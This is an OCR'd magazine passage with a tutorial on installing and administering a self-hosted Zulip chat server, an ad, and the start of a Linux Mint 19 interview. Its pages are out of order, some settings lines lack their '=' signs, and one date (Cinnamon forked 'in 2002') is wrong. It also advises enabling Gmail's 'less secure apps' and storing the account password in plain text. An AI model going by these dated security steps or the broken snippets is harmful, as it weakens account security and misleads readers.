You can get the attention of particular users, rather than the whole stream, by typing the @ character followed by the first few characters of their username and letting Zulip autocomplete it for you.

3 Private messages

To send messages directly to one or more users instead of the stream, click the 'New private message' button at the bottom of the chat interface. Use Zulip's autocomplete feature to add names of users you want to address.



From inside the extracted directory you can fire up the installation script in the following manner:

```
# ./scripts/setup/install \
--certbot --email=admin@example.com \
--hostname=chat.example.com
```

Here we've used the `--certbot` option to ask the Zulip installer to obtain an SSL certificate for the server. The email address is of the server's administrator and will be listed in every email Zulip sends out. Make sure this address is regularly monitored as all support and error emails will be sent to this address. The `--hostname` option specifies the user-accessible domain name for your Zulip server. It'll take some time to complete but when it does, it'll print a URL that you can open in any computer to log into the Zulip server.

One size fits all


Although it doesn't have a very long list of requirements, Zulip is flexible enough to allow you to work around them. This is especially useful for creating a test deployment to evaluate the server, and can even be used for small non-critical teams operating within the local network.

Rather than using certificates from Let's Encrypt, Zulip can work with self-signed certificates as well. While Let's Encrypt hands out SSL certificates for free, it requires a fully qualified domain name before it'll let you have one, so this may not always be the most convenient option.

Secondly, Zulip can be made to use Gmail for outgoing email. Although the developers don't recommend it because of Gmail's anti-spam measures, you can hook up a Gmail account to your Zulip server after making some tweaks. Head to **http://myaccount.google.com** and log in using the credentials of the Gmail account you wish Zulip to use for sending emails. Now scroll down to the 'Apps with account access' section and toggle the 'Allow less secure apps' option from Off to On.

Once you've done that, install a minimal Ubuntu Server 16.04 on a physical or even a virtual machine, since you're just testing Zulip. Log into the machine, and follow the instructions above to switch to the root user and grab and extract the tarball of Zulip's latest release. You should now use the following command to fire up the installer:

```
# ./scripts/setup/install \
--self-signed-cert \
--no-init-db
```


Google
Gmail
COMPOSE
Mayank Sharma sent you a message
Zulip missed messages
Hello Bob,
While you were away you received 1 new private message!
You and Mayank Sharma
Hi Bob, how was the vacation?
Click here to log in to Zulip and view your new messages.
Cheers,
The Zulip Team
Manage email preferences | Unsubscribe from missed message emails


Left Make sure you visit the Organisation Settings page on a fresh Zulip installation to review or edit the settings for the requirements of your organisation

Below Left Zulip users get various options for tweaking notification settings and email preferences to receive messages and reminders from the server

QUICK TIP


Keyboard commands

You can navigate and use Zulip from the keyboard if you want to. Find a list of shortcuts for commonly used functions at **https://zulipchat.com/help/keyboard-shortcuts**




4 Format messages

Zulip formats messages using the GitHub Flavored Markdown language. Click the 'A' icon right underneath the messaging box to reveal the formatting syntax. To check the formatting, use the eye icon to preview the message.



5 Make video calls

To initiate a video call with other users, compose a message as you normally would. Then click the video camera icon to insert a link into the message. Everyone can now click the link to join the video call.



6 Reply to messages

Browse the stream and click the message you want to reply to. This opens the Compose Message box with all details about the stream and topic already filled in. Simply type your reply and send the message.

QUICK TIP
Moving from Slack
Slack exports data in a compressed file that can be converted and imported into Zulip with just a couple of commands documented at **https://zulipchat.com/help/import-data-from-slack**

When executed on a production server, the install script also initialises the Zulip database. However, we've used the `--no-init-db` option to prevent it from doing so, to enable us to customise some settings that will influence the entire installation. The use of the `--self-signed-cert` option should be self-explanatory.

No matter what other command line options you specify, the install script always does several things. It'll query your Ubuntu installation and then fetch the various dependencies from the official repositories. It'll also configure several third-party services required by the Zulip server, including the Postgres database, the RabbitMQ and Redis message brokers, the memory caching system Memcached and more.

The script also creates the `zulip` user, which the various Zulip components need to run as. It also creates the `/home/zulip/deployments/` directory where it places all the code for your deployment. When that's finished, the installer moves the Zulip code tree from where it's running (currently inside a temporary directory) to a directory in the aforementioned path, and creates a symbolic link to it at `/home/zulip/deployments/current`.

> "Before you invite other users to join, there are some aspects of the installation you will need to tweak"

Once the installation is complete, you need to make some changes to the `settings.py` file. Open the file in a text editor with `nano /etc/zulip/settings.py` and modify the `EXTERNAL_HOST` parameter to point to the IP address of the Zulip server on your local network (such as 192.168.0.14). Similarly point the `ZULIP_ADMINISTRATOR` to the Gmail address you've modified earlier. It should read something like this:

```
EXTERNAL_HOST  192.168.0.14
ZULIP_ADMINISTRATOR  geekybodhi@gmail.com
```

Scroll down to the next section to define the settings for the SMTP server which enables the Zulip server to send emails. If you're using Gmail, the settings are:

```
EMAIL_HOST  =  'smtp.gmail.com'
EMAIL_HOST_USER  =  'geekybodhi@gmail.com'
```

You'll also have to hand over the password of the mentioned Gmail account to enable it to send emails from this address. The password goes into the `/etc/zulip/zulip-secrets.conf` file. Open it in a text editor, scroll to end and enter the following:

```
email_password  =  your-account-password
```


Replace the password in this file and the other values in the main settings file to match those of your installation. You're now all set to initialise the database. FIrst, switch to the Zulip user with `su  zulip` and then populate the database with:

```
$ /home/zulip/deployments/current/scripts/setup/initialize-database
```

You can now generate the one-time registration URL with the following:

```
$ /home/zulip/deployments/current/manage.py generate_realm_creation_link
```

This will again display a URL, but unlike the previous one this will only be accessible from other computers on the same network as the Zulip server. Enter this URL into a web browser to display the Zulip configuration page to help you create the new organisation. You'll also be prompted for details for a user account that becomes the default Zulip administrator. You can now use these details to log into your new Zulip installation.


1: root@zulipChat: /home/zulip/deployments/2018-04-30-17-59-42
zulip-workers:zulip_events_user_activity: started
zulip-workers:zulip_events_deferred_work: started
zulip-workers:zulip_events_embed_links: started
zulip-workers:zulip_events_missedmessage_mobile_notifications: started
zulip-workers:zulip_events_error_reports: started
zulip-workers:zulip_events_digest_emails: started
zulip-workers:zulip_events_email_senders: started
zulip-workers:zulip_deliver_enqueued_emails: started
zulip-workers:zulip_deliver_scheduled_messages: started
zulip-senders:zulip_events_message_sender-0: started
zulip-senders:zulip_events_message_sender-1: started
zulip-senders:zulip_events_message_sender-2: started
zulip-senders:zulip_events_message_sender-3: started
+ set +x
Congratulations! You have successfully configured your Zulip database.
If you haven't already, you should configure email in /etc/zulip/settings.py.
Next, run as the zulip user (use 'su zulip' if needed):
/home/zulip/deployments/current/manage.py generate_realm_creation_link
This generates a secure, single-use link that you you can use to setup
a Zulip organization from the convenience of your web browser.
root@zulipChat:/home/zulip/deployments/2018-04-30-17-59-42#

Below The Zulip install script is logged, so if it fails you can correct the cause of the failure and rerun it. It records details to `/var/log/zulip/install.log`.

Tweak your install

Before you invite other users to join, there are some aspects of the installation you will need to tweak. You should start by customising your newly created organisation's profile. Log into the Zulip administration panel with the authentication details you've just entered. You are now at Zulip's main interface, which we'll explore a little later. For now, click the gears icon in the top-right corner and select the 'Manage organisation' link. This displays the administration dialog box, from where you can tweak various settings that influence the entire Zulip installation; these are only visible to Zulip's administrators. In the Organisation profile section, you can change several details of this Zulip instance such as its name, description and avatar. We'll get back to this administration dialogue to fine-tune our Zulip installation later. When you've fleshed out your

organisation's details, click the Save changes button and close the dialogue.

Communication in Zulip happens in streams and these are often compared to a channel on IRC, a chat room or a mailing list. A Zulip installation has several streams by default, including 'announce', 'general', 'new members' and others, and you can create your own custom ones. Streams can either be public to anyone in the organisation, or require an invitation to join. Since streams help shape the communication within an organisation, it's important to spend some time brainstorming the types of streams you want to create. For example, you can have a #learning stream where users can share learning resources, or a #wins where they can share their project achievements.

Set up streams

To create a stream, click the gears icon next to the list of streams in the left sidebar; this displays the Streams page. Here you can click the '+' icon to start the process of creating a stream. A bunch of options are be displayed on the right-hand side of the page. You can enter the name of the stream, and give it an optional description. By default streams are public, but you can make them private by toggling the appropriate button under the Accessibility section. The 'Announce stream' button sends a notification to the #announce stream about the creation of this new stream, so that other interested users can join in.

> "You can mark certain streams as defaults, so that new users will automatically be subscribed to them when they join the network"

Use the 'People to add' section to automatically subscribe users to the stream. You can either manually specify the name of the users, or enroll all users subscribed to an existing stream. When finished, click the Create button to activate the stream.

The new stream will now be listed along with the other public streams in the Stream column on the left side of the main interface. Any user can click the adjacent gears icon to show the Streams page. To subscribe to a stream, all they need to do is click on its name in the left column and then press the Subscribe button in top-right corner.


As the Zulip admin, you can also mark certain streams as defaults, so that new users will automatically be subscribed to them when they join the network. Click the gears icon and head to the 'Manage organisation' link. Scroll down the list of options in the left column and select the 'Default streams' option. Enter the first few characters of the stream you want to add as a default in the 'Stream name' text box, and use the autocomplete suggestion to pick the stream. The page lists all default streams; you can use the 'Remove from default' button, adjacent to a stream, to drop it from this list.

You are now all set to throw open the doors and invite other users to join you in this Zulip installation. Once again, click the gears icon and scroll down the list to select the 'Invite users' option. This opens a window in which you can enter the email address of the users you want to invite, along with a custom invitation message. You can also customise the list of streams ▸

QUICK GUIDE
Fetch notifications from GitHub

You can use Zulip's integration mechanism to get notifications from your GitHub repository. First create a stream to house the messages, then click the gears icon and head to Settings > Your bots > Add a new bot. Select the 'Incoming webhook' option from the Bot type pull-down menu and give it any name and user name. Click the 'Create bot' button and copy the bot's API Key. Next create the URL for the bot using this API key and the stream name in this form: **https://[zulip-host]/api/v1/external/github?api_key=[API-Key]&stream=[stream-name]**

Replace 'zulip-host', 'API-Key' and 'stream-name' with the values to match your environment. If you don't mention a stream, the bot will send you notifications about the repository as PMs. Now log into GitHub and switch to the Settings tab. Select Webhooks from the left column and paste the URL you've just constructed into the 'Payload URL' box. Change the content type to 'application/json' and select the type of event you want to be notified about. Click the 'Add Webhook' button and you're done.



Above Zulip admins can view all details about public streams, but can only see the member names of an invite-only stream and not any of the messages.

QUICK TIP

Get help

The Zulip Community server (**chat.zulip.org**) is the main forum for interacting with the developers and other users, and also helps you explore a high-traffic Zulip deployment.

that the invited users will automatically be subscribed to. The tick box next to the default streams will already be toggled. When you've finished, click the Invite button and Zulip will send email invitations to the users. Once the other users join in, you can start using Zulip to exchange messages with them.

Push notifications

Delivering timely notifications is an important function of any messaging service, and even more so for a real-time chat server. The Zulip desktop applications integrate nicely into the leading Linux desktop environments and will display notifications and popups for common events such as unread messages, @ mentions, private messages and such. If you are using Zulip from the web browser make sure you enable browser notifications when prompted to receive notification for these events.

Getting real-time notifications on the mobile apps is a little more tricky. This is because of the security

> "The Zulip desktop apps integrate nicely into the leading Linux desktop environments"


mechanisms of both the Google and Apple app stores that only allow apps to receive push notifications from a single Zulip server. To work with this limitation, the Zulip developers have set the Android and iOS apps to receive notifications from **push.zulipchat.com**, so you'll have to forward notifications from your server to this Zulip-hosted service before they can be delivered to users connected to your server with the mobile apps. Setting this up is actually pretty straightforward, thanks to a new automated tool in the v1.8.1 release.

First, enable notifications by clicking the gears icon and heading to Settings > Notifications. Under 'Private messages and @-mentions', tick the 'Mobile notifications always (even when online)' box. Save the changes and then fire up the terminal and log into the Zulip server. First become root with `sudo -i`, then switch to the zulip user with `su zulip` before typing the following command:


```
$ /home/zulip/deployments/current/
manage.py register_server
```

That's all there's to it. Your Zulip server will now bounce notifications to **push.zulipchat.com** which in turn will redirect them to the correct mobile user.

As you can see, Zulip is pretty intuitive to operate. In addition to its innovative use of streams for helping users keep track of



Top Right The Zulip Linux app is distributed as an AppImage that doesn't involve any installation and can still be launched from your distribution's launcher


announce
1 unread message
Mark stream as read
chat.zulip.org
Tim Abbott 1:26 AM
I just deployed an experimental branch here that significantly modifies narrowing behavior. If you see anything unusual, report it here:
https://chat.zulip.org/#narrow/stream/6-frontend/subject/select_first_unread
May 7
PyCon
Tim Abbott 1:02 AM
So, we've announced this before, but PyCon is coming up next week (roughly May 9-17), and myself and much of the core team will be there staffing our booth and participating in all 4 days of
Zulip-Terminal

Below The Zulip Android app is as usable as any other chat app, which is laudable since it also intelligently exposes all of Zulip's advanced features as well

communications, Zulip is also extremely malleable. While your users adapt to the app's interface for communication, let's spend some time exploring its administration panel in more detail.

More customisations

Unless you've restricted it, by default anyone can sign up for a Zulip account without an email invitation. To change this, click the gears icon and select 'Manage organisation'. From the panel on the left select 'Organisation permissions' and in the settings it displays, tick the 'Users need an invitation to join' box. New users can now only register with your Zulip server if they've been invited by an existing user. If you are beta-testing this deployment and want to control the number of users who have access to your Zulip server, you can also tick the 'Only admins can invite new users' box to give only admins the power to send invitation emails.

Even if you let any Zulip user invite others, you wouldn't want them to send invites to people outside your organisation or company. To prevent this, tick the first option in the 'Organisation permissions' page that reads 'Restrict new users to the following email domains'. This opens another window where you can specify the domain name(s) from which users can join your Zulip server. Usually this is the domain name of the organisation for which you've deployed this server, such as **acme.com**.

Another behaviour that you might have to curb is the ability to create streams; Zulip enables you to restrict this ability to admins-only. Under the 'Other permissions' section in the 'Organisation permissions' page, use the drop-down menu for the 'Who can create streams' entry and select the 'Admins' option. The pull-down menu also offers other options, such as one that enables admins to share this ability with users who have been registered with the server for a certain amount of time.

We've just scratched the surface of Zulip in this article, but we hope we've done enough to convince you to roll it out in your organisation. Zulip is a wonderful chat server that's been cleverly designed to enhance all sorts of communications within all types of organisations. You can use its integrations and bots feature to hook the server to various third-party web services such as GitHub (see 'Fetch notifications from GitHub' on p69), and use it as an all-in-one notifications and communication hub that you can access from your browser, your laptop and even your mobile.

Never miss an issue


US offer

SPECIAL **US** OFFER

OFFER ENDS **AUGUST 31 2018!**

SUBSCRIBE & GET 6 ISSUES FREE*

4.7GB DVD! FOUR FULL DISTROS
LinuxUser & Developer
THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION
YOUR ULTIMATE GUIDE
VIRTUALISE
FREE DVD! NEW UBUNTU 18.04 LTS
CONTROL CONTAINERS
Level up your Docker skills • Master Vagrant scripting • Perfect configs for Ansible & Puppet
INSTALL TODAY!
UBUNTU MATE 18.04
All the power of Ubuntu + MATE's traditional desktop experience + enhanced HiDPI support
PLUS POWERFUL NEW OS
MX LINUX 17.1
NEW UBUNTU!
30 FEATURES OF 18.04
+ EXPERT TUTORIALS


4.7GB DVD! TOP BACKUP TOOLS
LinuxUser & Developer
THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION
BUILD THE PERFECT NETWORK
FREE DVD! 3 UBUNTU 18.04 DISTROS
MASTER THE CLOUD
Make private, public and hybrid cloud services work better for you
LAUNCH PACK
UBUNTU 18.04 LTS
This final release with five years of support
PLUS LIGHTWEIGHT EDITIONS
LUBUNTU
XUBUNTU
YOUR GUIDE TO NEXTCLOUD
50 PAGES OF HOW-TOs
LEARN TO PROGRAM KOTLIN

FREE DVD! REVIEWED NEW Pi 3 B+
LinuxUser & Developer
THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION
ELECTR
FREE DVD! OPEN
INFOSEC SPECIAL
LOCK DOWN YOUR SYSTEM
Pen-test your PC > Confine your programs > Secure your network
3 LINUX DISTROS READY TO GO
Pop! _OS 18.04
PLUS! openSUSE Leap 15
KALI LINUX LIGHT 2018.02
Test the security of your network and devices on the go
FRESH MINT 19
The story behind the biggest release of 2018
44 PAGES OF TUTORIALS

FREE RESOURCES! FOR SUBSCRIBERS See p.96

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/sublud

OR CALL 0344 848 2852

* This is a US subscription offer. '6 issues free' refers to the US newsstand price of $16.99 for 13 issues being $220.87, compared to $112.23 for a subscription. You will receive 13 issues in a year. You can write us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls cost the same as other standard fixed line numbers (starting 01 or 02) included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit **bit.ly/magtandc. Offer ends August 31 2018.**

WHAT'S NEW IN

Linux Mint 19

AT A GLANCE

- It's all about the users **p62**
  How does Linux Mint prioritise when it comes to planning new releases?
- Timeshift brings changes **p64**
  The Mint update model has changed – what's the new advice for users?
- To report or not to report **p64**
  Is Ubuntu's controversial 'call home' feature also included in Mint?
- Linux Mint versions **p65**
  As well as the flagship Cinnamon environment, what else is available?

Paul O'Brien talks to **Clément Lefèbvre**, the project leader of Linux Mint, as the popular distribution continues to mature and improve with a new release

KEY INFO

Linux Mint is based on the long-term releases of Ubuntu, with the 18.x versions underpinned by Xenial and version 19 using the latest Bionic base. All Linux Mint's releases are supported for five years.

Linux Mint first came to life well over ten years ago with the August 2006 release of 'Ada', version 1.0, based on Kubuntu 6.06. The use of Kubuntu as the code base was short-lived as the subsequent release, 'Barbara', switched to regular Ubuntu with GNOME as its desktop environment. The release process for Mint has shifted over the years, but today the main Mint releases align with LTS releases of the Ubuntu base, with five years of support provided. Release dates for the distribution aren't communicated or set in stone; instead, a 'when ready' approach is adopted, with release announcements posted on the Linux Mint blog at **https://blog.linuxmint.com**.

When Linux Mint was first conceived, it took the form of a quick experimental distro containing feature ideas that the founder, Clément Lefèbvre, had discussed in online reviews. This experiment was well received, with new users offering up feature requests to augment Clem's own ideas and improvements. The project gained significant traction – the reason that Linux Mint has grown hugely in popularity is that the development team listened to its loyal community following from the start, and have continued to do so. How does the team agree what goes into a new release? "When we work on Linux Mint, our goal is to keep doing better, so we have our existing users in mind," Clem explains. The team want existing Mint users to continue to enjoy what they already enjoyed in the past, and they aim to meet their expectations by implementing new features, fixing issues and responding to their feedback. Clem sums it up perfectly: "A great release is a release everyone enjoys upgrading to".

This user-focused approach to development, and a desire to strike the right balance between being both powerful and easy to use, clearly succeeds – Mint remains one of the most popular desktop distributions, installed by millions of satisfied users. Linux Mint cements its accessibility by bundling a complete

LINUX MINT RELEASES

LINUX MINT 15 'OLIVIA'

Linux Mint 15 focused on the release of Cinnamon 1.8 and MATE 1.6 – significant updates to the desktop. Software Sources and Driver Manager made their first appearance.

LINUX MINT 16 'PETRA'

Linux Mint 16 included Cinnamon 2.0, with tiling and snapping support for windows, and introduced the 'Mint-X' theme, giving Mint a new level of visual polish.

LINUX MINT 17 'QIANA'

Linux Mint 17 signalled the switch to only using Ubuntu LTS releases for the Linux Mint base. It also included a host of new applets and improved window management.

LINUX MINT 18 'SARAH'

Linux Mint 18 introduced the new Cinnamon 3.0 release, support for the X-Apps application model, a much-improved update manager and a first look at the 'Mint-Y' theme.

QUICK GUIDE

Mint 19's changes to Ubuntu 18.04

1 REPORTING

Unlike Ubuntu 18.04 LTS, on which Linux Mint is based, version 19 doesn't use 'ubuntu-report' to send back details about users' systems.

Clem says...

"We don't need this, so we don't include it. We're also very careful when it comes to collecting data, that's a liability we don't want."

MINT	✗
UBUNTU	✓

2 32-BIT SUPPORT

The installation ISOs for Ubuntu 18.04 Bionic are only available in 64-bit flavours; however 32-bit options are available for all Mint versions.

Clem says...

"i386 won't last forever but we are able to support this in LTS without much effort, and that gives people the ability to use Mint in 32-bit until 2023."

MINT	✓
UBUNTU	✗

3 SNAP SUPPORT

While Ubuntu releases are heavily promoting snaps, since version 18.3 Mint has made using Flatpak much easier, with no support for snaps.

Clem says...

"In 19 we polished Flatpak support and the Software Manager, so you'll be able to install apps just by clicking a link."

MINT	✗
UBUNTU	✓

4 TIMESHIFT ADOPTION

Linux Mint 19 has fully adopted Timeshift, providing snapshots of the system for a quick and easy way to roll back changes.

Clem says...

"We're able to communicate a very simple, yet honest message, which people will enjoy: Set your snapshots, you're protected, go update everything."

MINT	✓
UBUNTU	✗

set of apps by default, including LibreOffice, Firefox, Thunderbird and GIMP, with the full set of over 30,000 packages from the Debian/Ubuntu base available for installation as required.

No GNOME, no KDE

In 2002, the Linux Mint team chose to fork GNOME Shell to create Cinnamon, an alternate desktop environment that – while not requiring GNOME itself to be installed – stayed true to the interface features users liked in GNOME Shell. A 'modern GNOME' version of Mint is not distributed and for the first time with version 19, there is no KDE desktop either. You can download Cinnamon, MATE or Xfce versions, with Cinnamon providing the flagship Mint experience, now updated to release 3.8. Cinnamon sports a user interface that will feel instantly familiar to those converting from Windows or Mac OS and as such, it's a popular option for new Linux converts. For those who just can't shake a Windows software addiction, switching is aided further by the inclusion of Wine, the Windows compatibility layer, by default. Live boot/install ISOs are available both in 32- and 64-bit flavours – a bonus as the main Ubuntu Bionic distribution switches to 64-bit ISOs only. Clem's view is that while i386 won't last forever, and we might even see it dropped by NVIDIA, there's no need for Linux Mint to remove 32-bit yet. "We are able to support it in this LTS without much effort, and that gives people the ability to use Linux Mint in 32-bit until 2023", he explains. "That's pretty cool, so we're doing it."

> "For the first time with Linux Mint 19 there is no KDE desktop. You can download Cinnamon, MATE, or Xfce versions"

Mint has always focused on stability and reliability by taking a conservative approach to software updates. In previous releases, inexperienced users were discouraged from installing updates that were unnecessary, or those that require a certain level of technical knowledge to install. The approach has been overhauled for this release, instead focusing on encouraging users to update everything while also actively encouraging them to enable Timeshift.

Timeshift is a utility that provides the ability to take full system snapshots, either manually or on a regularly scheduled basis. It's now fully integrated into Mint as the official solution not only against mistakes and critical issues, but also against software regressions. The inclusion of Timeshift has led to changes in several aspects of Linux Mint, from the welcome screen and the help pages to the update functionality. Explaining Mint's stance on updates has traditionally been a challenge for the team. "Just like you couldn't talk about updates without talking about security, you couldn't talk about updates without talking about stability," says Clem. "At play were two contradicting very important issues and it was difficult to communicate about them." Clem isn't shy about the importance of Timeshift to Mint.

Above The new welcome screen, enhanced update manager and Timeshift setup screen represent major improvements for Linux Mint 19

"Timeshift changes everything because it made it trivial to go back in time, thus cancelling the effect of any regression, thus cancelling the worry of bumping into one. We're now able to communicate a very simple, yet honest message, which people will enjoy: set your snapshots, you're protected, go update everything." This change also enables no-risk automatic updates, a no-brainer for Clem. "The rationale is the same here; if you can fix your computer easily by restoring a snapshot, you don't need to worry about regressions."

Mint 19 retains one of our favourite features, the kernel update functionality, which still eclipses anything on offer from other distributions. The tool enables users to easily install and test newer kernels, typically a tricky process that is only catered for with third-party tools such as UKUU.

As well as the headline updates to Ubuntu Bionic and Cinnamon 3.8, Mint 19 includes a host of other changes and improvements. A great example of Mint improving based on user feedback is the distribution theming; Mint has traditionally used a theme called 'Mint-X', but in version 19 it switched to an updated version, 'Mint-Y', although Mint-X is still available as an option. This was no rash decision; the new theme was first previewed with the 'Sarah' release two years ago, tuned and refined based on user feedback and finally only now becoming the default. A key change in Tara is the switch to GTK 3.22, the latest 3.x GTK release, representing stability for the theming engine and APIs. This means that Mint will use the same version of GTK as other distributions which use the Mint-developed components (Fedora, Arch and so on), easing development and increasing the quality of these components outside of Linux Mint.

A lot of work was put into the included 'X-apps' application suite for the 18.3 Mint release, particularly Xed the text editor, Xplayer the media player and Pix the image utility. This time round Xreader, the PDF app, gets a little bit of love, with a whole host of bug-fixes, improved ePub support, smoother scrolling and new preferences.

Despite the Ubuntu base, there are a couple of Bionic features that are missing from Tara. First is data reporting – Ubuntu now sends home details about the user's system via 'ubuntu-report'. Also missing is the minimal install option. Clem is careful to avoid criticising Ubuntu's approach to each even if it isn't right for Mint: "I see a lot of people on the internet who think it's okay to criticise other people's work. I don't agree with them. I can explain our decisions for Linux Mint though. We don't need these [features], so we don't include them. We're also very careful when it comes to collecting data, that's a liability we don't want."

One of Canonical's big bets is around snap packages. They feature heavily in the latest release and even

SPOTLIGHT

Changes in Cinnamon 3.8

1 Applications now launch faster in Cinnamon

Cinnamon 3.8 feels noticeably snappier than previous versions because of changes the team has made to reduce bottlenecks in some applets and the window manager. Window animations are slicker too.

2 The Nemo file manager has had a performance upgrade

